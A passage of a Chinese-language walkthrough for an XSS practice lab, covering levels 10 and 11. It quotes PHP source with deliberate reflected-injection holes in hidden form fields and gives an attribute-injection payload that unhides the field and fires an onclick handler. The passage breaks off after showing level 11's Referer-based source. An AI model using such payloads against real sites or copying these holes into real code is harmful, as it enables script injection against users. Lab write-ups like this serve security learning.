
那这里的话,是利用//去注释掉这个http://,同时将i进行html实体编码,来让代码执行。

添加链接后,点击这个友情链接,即可通关
level10
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
| 1 <!DOCTYPE html><!--STATUS OK--><html>
2 <head>
3 <meta http-equiv="content-type" content="text/html;charset=utf-8">
4 <script>
5 window.alert = function()
6 {
7 confirm("完成的不错!");
8 window.location.href="level11.php?keyword=good job!";
9 }
10 </script>
11 <title>欢迎来到level10</title>
12 </head>
13 <body>
14 <h1 align=center>欢迎来到level10</h1>
15 <?php
16 ini_set("display_errors", 0);
17 $str = $_GET["keyword"];
18 $str11 = $_GET["t_sort"];
19 $str22=str_replace(">","",$str11);
20 $str33=str_replace("<","",$str22);
21 echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>".'<center>
22 <form id=search>
23 <input name="t_link" value="'.'" type="hidden">
24 <input name="t_history" value="'.'" type="hidden">
25 <input name="t_sort" value="'.$str33.'" type="hidden">
26 </form>
27 </center>';
28 ?>
29 <center><img src=level10.png></center>
30 <?php
31 echo "<h3 align=center>payload的长度:".strlen($str)."</h3>";
32 ?>
33 </body>
34 </html>
|
看到源码,25行存在$str33注入点,17-20行是对输入的替换过滤限制。仔细看其实第17行的keyword应该是用不太到,下面一行的t_sort才是真正的点。
这里是只对尖括号<,>进行了限制,那么on一类的便可以使用了。

payload = t_sort=" onclick=alert(1) type="text,type=text可以让隐藏的输入框显现出来。
在url中键入payload后,点击输入框,即可通关
level11
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
| 1 <!DOCTYPE html><!--STATUS OK--><html>
2 <head>
3 <meta http-equiv="content-type" content="text/html;charset=utf-8">
4 <script>
5 window.alert = function()
6 {
7 confirm("完成的不错!");
8 window.location.href="level12.php?keyword=good job!";
9 }
10 </script>
11 <title>欢迎来到level11</title>
12 </head>
13 <body>
14 <h1 align=center>欢迎来到level11</h1>
15 <?php
16 ini_set("display_errors", 0);
17 $str = $_GET["keyword"];
18 $str00 = $_GET["t_sort"];
19 $str11=$_SERVER['HTTP_REFERER'];
20 $str22=str_replace(">","",$str11);
21 $str33=str_replace("<","",$str22);
22 echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>".'<center>
23 <form id=search>
24 <input name="t_link" value="'.'" type="hidden">
25 <input name="t_history" value="'.'" type="hidden">
26 <input name="t_sort" value="'.htmlspecialchars($str00).'" type="hidden">
27 <input name="t_ref" value="'.$str33.'" type="hidden">
28 </form>
29 </center>';
30 ?>
31 <center><img src=level11.png></center>
32 <?php
33 echo "<h3 align=center>payload的长度:".strlen($str)."</h3>";
34 ?>
35 </body>
36 </html>
|
